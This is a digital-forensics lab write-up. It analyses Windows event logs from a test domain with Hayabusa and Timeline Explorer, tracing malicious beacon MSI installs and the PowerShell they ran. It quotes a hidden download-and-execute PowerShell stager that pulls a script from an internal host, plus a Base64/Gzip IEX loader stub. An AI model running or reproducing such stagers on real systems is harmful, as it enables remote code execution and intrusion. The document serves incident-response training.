╔╗ ╔╦═══╦╗  ╔╦═══╦══╗╔╗ ╔╦═══╦═══╗
║║ ║║╔═╗║╚╗╔╝║╔═╗║╔╗║║║ ║║╔═╗║╔═╗║
║╚═╝║║ ║╠╗╚╝╔╣║ ║║╚╝╚╣║ ║║╚══╣║ ║║
║╔═╗║╚═╝║╚╗╔╝║╚═╝║╔═╗║║ ║╠══╗║╚═╝║
║║ ║║╔═╗║ ║║ ║╔═╗║╚═╝║╚═╝║╚═╝║╔═╗║
╚╝ ╚╩╝ ╚╝ ╚╝ ╚╝ ╚╩═══╩═══╩═══╩╝ ╚╝
   by Yamato Security

Generating Logon Summary

Start time: 2023/07/03 11:14

Total event log files: 165
Total file size: 120.5 MB

165 / 165
[==================================================================================
================] 100.00 %

Total Event Records: 221218

First Timestamp: 2023-05-05 15:17:13.667 +02:00
Last Timestamp: 2023-06-30 09:15:28.665 +02:00

 No logon failed events were detected.


Scanning finished. Please wait while the results are being saved.

Successful logon results:
E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_logon_summary-successful.csv
(790 B)
Failed logon results:
E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_logon_summary-failed.csv (83
B)
```

```
Elapsed time: 00:00:03.432
```

As a result, a CSV is generated. The CSV may be opened with a tool, such as Timeline Explorer by Eric Zimmermann (https://ericzimmerman.github.io/#!index.md).




Line	Tag	Successful	Target Account	Target Computer	Logon Type	Source Computer	Source IP Address
1	□	5159	ANONYMOUS LOGON	client1.child.testlab.local	3 - Network	MgmtClient	10.0.1.254
2	□	5136	aalfort	client1.child.testlab.local	3 - Network	-	10.0.1.254
3	□	1284	aalfort	client1.child.testlab.local	5 - Service	client1	-
4	□	36	SYSTEM	client1.child.testlab.local	5 - Service	-	-
5	□	14	CLIENT1$	client1.child.testlab.local	3 - Network	-	::1
6	□	10	tmassie	client1.child.testlab.local	9 - NewInteractive	-	::1
7	□	2	DWM-3	client1.child.testlab.local	2 - Interactive	-	-
8	□	1	UMFD-3	client1.child.testlab.local	2 - Interactive	-	-
9	□	1	tmassie	client1.child.testlab.local	3 - Network	guacamole	10.0.1.9
10	□	1	tmassie	client1.child.testlab.local	10 - RemoteInteractive	client1	10.0.1.9
11	□	1	CLIENT1$	client1.child.testlab.local	3 - Network	-	-

C1: Malicious Program Installed

A malicious program was installed multiple times using MSIInstaller.

Timeline Explorer allows to group the events parsed by EvtxECmd by `Map Description`. The the Map Description Categories are "A program was installed" or "Installer Started".

A filter is set in Timeline Explorer for the descriptions above.




Filter Editor

Or
- Map Description | Contains | program was installed
- Map Description | Contains | Installer Started

```
Contains([Map Description], 'program was installed') OR
Contains([Map Description], 'Installer Started')
```

The result is reviewed:


Timeline Explorer v2.0.0.1
File
Tools
Tabs
View
Help
20231124132040_EvtxECmd_Output.csv
Drag a column header here to group by that column
Enter text to search...
Find

Time Created	Event Id	Level	Provider	Channel	Executable Info
2023-05-31 07:11:43:6384313	1040	Info	MsiInstaller	Application	{97e2ca7b-b657-4ff7-a6db-30ecc73e1e28}
2023-05-31 07:13:43:7784658	1040	Info	MsiInstaller	Application	C:\temp\tools\python\python-2.7.15.msi
2023-05-31 07:13:57:5462951	1033	Info	MsiInstaller	Application	
2023-06-29 13:37:48:9018380	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon.msi
2023-06-29 13:56:39:6769302	1033	Info	MsiInstaller	Application	
2023-06-29 15:43:29:4352538	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon.msi
2023-06-29 15:44:33:1392327	1033	Info	MsiInstaller	Application	
2023-06-29 15:46:13:9522332	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon2.msi
2023-06-30 06:21:06:4511731	1033	Info	MsiInstaller	Application	
2023-06-30 07:10:30:9923259	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon33.msi
2023-06-30 07:10:45:9455966	1033	Info	MsiInstaller	Application	

The according event discloses the time and user SID as well as Name and Manufacturer the attacker has provided for the program.


```
Name, Version, Lang, Status, Manufacturer: Foobar 1.0, 1.0.0, 1033, 1603, Acme
Ltd., (NULL)

2023-06-29 13:37:48 "c:\\users\\tmassie\\beacon.msi"
2023-06-29 15:46:13 "c:\\users\\tmassie\\beacon2.msi"
2023-06-30 07:10:30 "c:\\users\\tmassie\\beacon33.msi"
```

C1: Malicious PowerShell

At the last time of the execution of the malicious program, a malicious PowerShell script can be found.

Filtering for "MsiInstaller" in the Provider and finding the last "Installer Started" Event ID 1040. At the time of the start, several PowerShell statements are executed.

A trick is to mark a line in Timeline Explorer:



Timeline Explorer v2.0.0.1
File
Tools
Tabs
View
Help
20231124132040_EvtxECmd_Output.csv
Drag a column header here to group by that column
Enter text to search...

Time Created	Event Id	Level	Provider	Channel	Executable Info
2023-05-31 07:11:43:6384313	1040	Info	MsiInstaller	Application	{97e2ca7b-b657-4ff7-a6db-30ecc73e1e28}
2023-05-31 07:13:43:7784658	1040	Info	MsiInstaller	Application	C:\temp\tools\python\python-2.7.15.msi
2023-06-29 13:37:48:9018380	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon.msi
2023-06-29 15:43:29:4352538	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon.msi
2023-06-29 15:46:13:9522332	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon2.msi
2023-06-30 07:10:30:9923259	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon33.msi

When editing filters, the line stays highlighted and in focus. Applying Filter

```
Contains([Map Description], 'program was installed') Or Contains([Provider],
'Powershell')
```

Looking trough PayloadData1 to see the executed scripts. In the following screenshot PayloadData1 was grouped to not show multiple invocations of the same PowerShell statement.


Timeline Explorer v2.0.0.1
File Tools Tabs View Help
20231124132040_EvtxECmd_Output.csv
Payload Data1
Enter text to search...
Find
Edit Filter

```
> Payload Data1:   (Count: 2.635)
> Payload Data1: HostApplication=c:\windows\syswow64\windowspowershell\v1.0\powershell.exe -Version 5.1 -s -NoLogo -NoProfile  (Count: 7)
> Payload Data1: HostApplication=powershell.exe -Command Start-Sleep -s 15; Write-Output (Get-Date -Format dd_MM_yyyy-HH_mm_ss) > C:\Users\aalfort\Documents\lo
> Payload Data1: HostApplication=powershell.exe -ExecutionPolicy Restricted -Command $Res = 0; $Infs = Get-Item -Path ($env:WinDir + '\inf\*.inf'); foreach ($I
> Payload Data1: HostApplication=powershell.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1';  (Count: 8)
v Payload Data1: HostApplication=powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://10.0.1.15:80/a'))  (Count: 7)
```


Line	Tag	Record ...	Event ...	Time Created	Event Id	Level	Provider	Channel	Executable Info
=	▣	=	=	= 2023-06-30 00:00:00:0000000	=				
109161	□	24076	24076	2023-06-30 07:10:31:3985780	400	Info	PowerShell	Windows PowerShell	
109160	□	24075	24075	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
109159	□	24074	24074	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
109158	□	24073	24073	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
109157	□	24072	24072	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
109156	□	24071	24071	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
109155	□	24070	24070	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	

```
> Payload Data1: Name, Version, Lang, Status, Manufacturer: Foobar 1.0, 1.0.0, 1033, 1603, Acme Ltd., (NULL)  (Count: 2)
> Payload Data1: Path:   (Count: 67)
```

☑ Time Created = 2023-06-30 00:00:00:0000000 And [Map Description Contains program was installed Or Provider Contains Powershell]

```
Time Created
2023-06-30 07:10:31
Payload Data1
HostApplication=powershell.exe -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('http://10.0.1.15:80/a'))
```

Immediately after the execution, there is more suspicious PowerShell:



Time Created	Event...	Level	Provider	Channel	Payload Data1	Payload Data2
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	400	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:4114347	40962	Info	Microsoft-Wind...	Microsoft-Windows-...		
2023-06-30 07:10:31:5174058	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: $s=New-Object IO.Memor
2023-06-30 07:10:31:5174485	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: i6ARQNYEwzfODLtScO68HU
2023-06-30 07:10:31:5174940	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: UfLOJN67u5je9CE36U/8+T
2023-06-30 07:10:31:5175360	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: o5w9UmPgoFSZ+SsWUqEk+R
2023-06-30 07:10:31:5175892	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: 8uCs735eGqoleeOdceivWU
2023-06-30 07:10:31:5176240	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: j+Hd7iCSrNFOBeavdh3Kh6
2023-06-30 07:10:31:5176642	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: JfGX3n5vbu4Yg0cKZVtGrN
2023-06-30 07:10:31:5176976	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: SqZ4v896C6KBwzLX+OXxGh
2023-06-30 07:10:31:5177359	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: 4eDtGrdIU8dMIfIz0Chnwc
2023-06-30 07:10:31:5177739	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: gzHhuqUHsCJXSXjftFITyx
2023-06-30 07:10:31:5178090	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: rnHCg+hFfIE++3LQd5WIDS
2023-06-30 07:10:31:5178412	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: CLJbK/vV8Ep3l84S5eSlRC
2023-06-30 07:10:31:5178767	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: UmIaVqLPp9FKD6e2B1JYCf
2023-06-30 07:10:31:5179094	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: xAR7bOBM6OD/nK2KHHr7dr
2023-06-30 07:10:31:5179449	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: kLH+013+GBfKBtuPijXvK/
2023-06-30 07:10:31:5179783	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: +H22e/W4/NVFmp5cEvq+8I
2023-06-30 07:10:31:5180142	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: TiKvN61e7ArZ+Wbt5Gyp9c
2023-06-30 07:10:31:5180354	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: QfcoOScGJvNi2c0FlvOfiG
2023-06-30 07:10:31:5552666	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	Path:	ScriptBlockText: Set-StrictMode -Versic


Extracting the first few blocks of PowerShell:

```
$s=New-Object
IO.MemoryStream([Convert]::FromBase64String("H4sIA[...CUT...]KBusEAA=="));
```

```
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

The above executes another PowerShell.

The user executing these statements is found before the execution in a series of logon events (4624 and 4672) as well as in the User ID of the PowerShell Events for the start.



Line	Tag	Record …	Event …	Time Created	Even…	Level	Provider	Channel	User Name	Payload Data1	Payload Data2
=	▣	=	=	=	=						
109161	☐	24076	24076	2023-06-30 07:10:31:3985780	400	Info	PowerShell	Windows PowerShell		HostApplication=powersh…	HostName=Cons
71466	☐	70447	70447	2023-06-30 07:10:30:9310110	4672	LogAlways	Microsoft-Wind…	Security	NT AUTHORITY\SYSTEM (S-1-5-18)	PrivilegeList: SeAssign…	LogonId: 0x3E
71465	☐	70446	70446	2023-06-30 07:10:30:9310047	4624	LogAlways	Microsoft-Wind…	Security	child\client1$	Target: NT AUTHORITY\SY…	LogonType 5
71464	☐	70445	70445	2023-06-30 07:10:30:9112390	4672	LogAlways	Microsoft-Wind…	Security	NT AUTHORITY\SYSTEM (S-1-5-18)	PrivilegeList: SeAssign…	LogonId: 0x3E
71463	☐	70444	70444	2023-06-30 07:10:30:9112328	4624	LogAlways	Microsoft-Wind…	Security	child\client1$	Target: NT AUTHORITY\SY…	LogonType 5
71462	☐	70443	70443	2023-06-30 07:10:30:7740702	4624	LogAlways	Microsoft-Wind…	Security	child\tmassie	Target: child\tmassie	LogonType 9
71460	☐	70441	70441	2023-06-30 07:10:25:8499183	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: NT AUTHORITY\AN…	LogonType 3
71458	☐	70439	70439	2023-06-30 07:10:25:8466789	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: NT AUTHORITY\AN…	LogonType 3
71456	☐	70437	70437	2023-06-30 07:10:25:8154545	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: NT AUTHORITY\AN…	LogonType 3
71454	☐	70435	70435	2023-06-30 07:10:25:8119715	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: NT AUTHORITY\AN…	LogonType 3
109154	☐	24069	24069	2023-06-30 07:10:25:1328996	400	Info	PowerShell	Windows PowerShell		HostApplication=powersh…	HostName=Cons
109147	☐	24062	24062	2023-06-30 07:10:25:0860243	400	Info	PowerShell	Windows PowerShell		HostApplication=powersh…	HostName=Cons
71453	☐	70434	70434	2023-06-30 07:10:24:9132620	4672	LogAlways	Microsoft-Wind…	Security	child\aalfort (S-1-5-21-13459…	PrivilegeList: SeSecuri…	LogonId: 0x27
71452	☐	70433	70433	2023-06-30 07:10:24:9132565	4624	LogAlways	Microsoft-Wind…	Security	child\client1$	Target: child\aalfort	LogonType 5
71450	☐	70431	70431	2023-06-30 07:10:24:9123887	4672	LogAlways	Microsoft-Wind…	Security	child\aalfort (S-1-5-21-13459…	PrivilegeList: SeSecuri…	LogonId: 0x27
71449	☐	70430	70430	2023-06-30 07:10:24:9123829	4624	LogAlways	Microsoft-Wind…	Security	child\client1$	Target: child\aalfort	LogonType 5
71445	☐	70426	70426	2023-06-30 07:10:04:8301439	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: NT AUTHORITY\AN…	LogonType 3
71443	☐	70424	70424	2023-06-30 07:10:04:7101652	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: NT AUTHORITY\AN…	LogonType 3
71441	☐	70422	70422	2023-06-30 07:10:04:7056472	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: NT AUTHORITY\AN…	LogonType 3
71437	☐	70418	70418	2023-06-30 07:10:03:8169602	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: CHILD.TESTLAB.L…	LogonType 3
71436	☐	70417	70417	2023-06-30 07:10:03:8168643	4672	LogAlways	Microsoft-Wind…	Security	child\aalfort (S-1-5-21-13459…	PrivilegeList: SeSecuri…	LogonId: 0x27
71435	☐	70416	70416	2023-06-30 07:10:03:8166434	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: CHILD.TESTLAB.L…	LogonType 3
71434	☐	70415	70415	2023-06-30 07:10:03:8165307	4672	LogAlways	Microsoft-Wind…	Security	child\aalfort (S-1-5-21-13459…	PrivilegeList: SeSecuri…	LogonId: 0x27
71433	☐	70414	70414	2023-06-30 07:10:03:8164180	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: CHILD.TESTLAB.L…	LogonType 3
71432	☐	70413	70413	2023-06-30 07:10:03:8162347	4672	LogAlways	Microsoft-Wind…	Security	child\aalfort (S-1-5-21-13459…	PrivilegeList: SeSecuri…	LogonId: 0x27
71431	☐	70412	70412	2023-06-30 07:10:03:8098120	4624	LogAlways	Microsoft-Wind…	Security	-\-	Target: CHILD.TESTLAB.L…	LogonType 3

- What were the PowerShell commands executed?
  - `powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://10.0.1.15:80/a'))`
- Under what user were the commands executed?
  - Most likely one of the users logging in just before ``
- Describe what the commands do?
  - Executing a downloaded script from another host's webserver amd executed it.
- What IoC is found in the commands?
  - `http://10.0.1.15:80/a`
- Can the IoC be found in any other (non-PowerShell) event?
  - Not from the event log

C1: OPTIONAL: Analysis of the PowerShell

The Base64 encoded part of above PowerShell can be decoded in Cyberchef using the following reciepe:

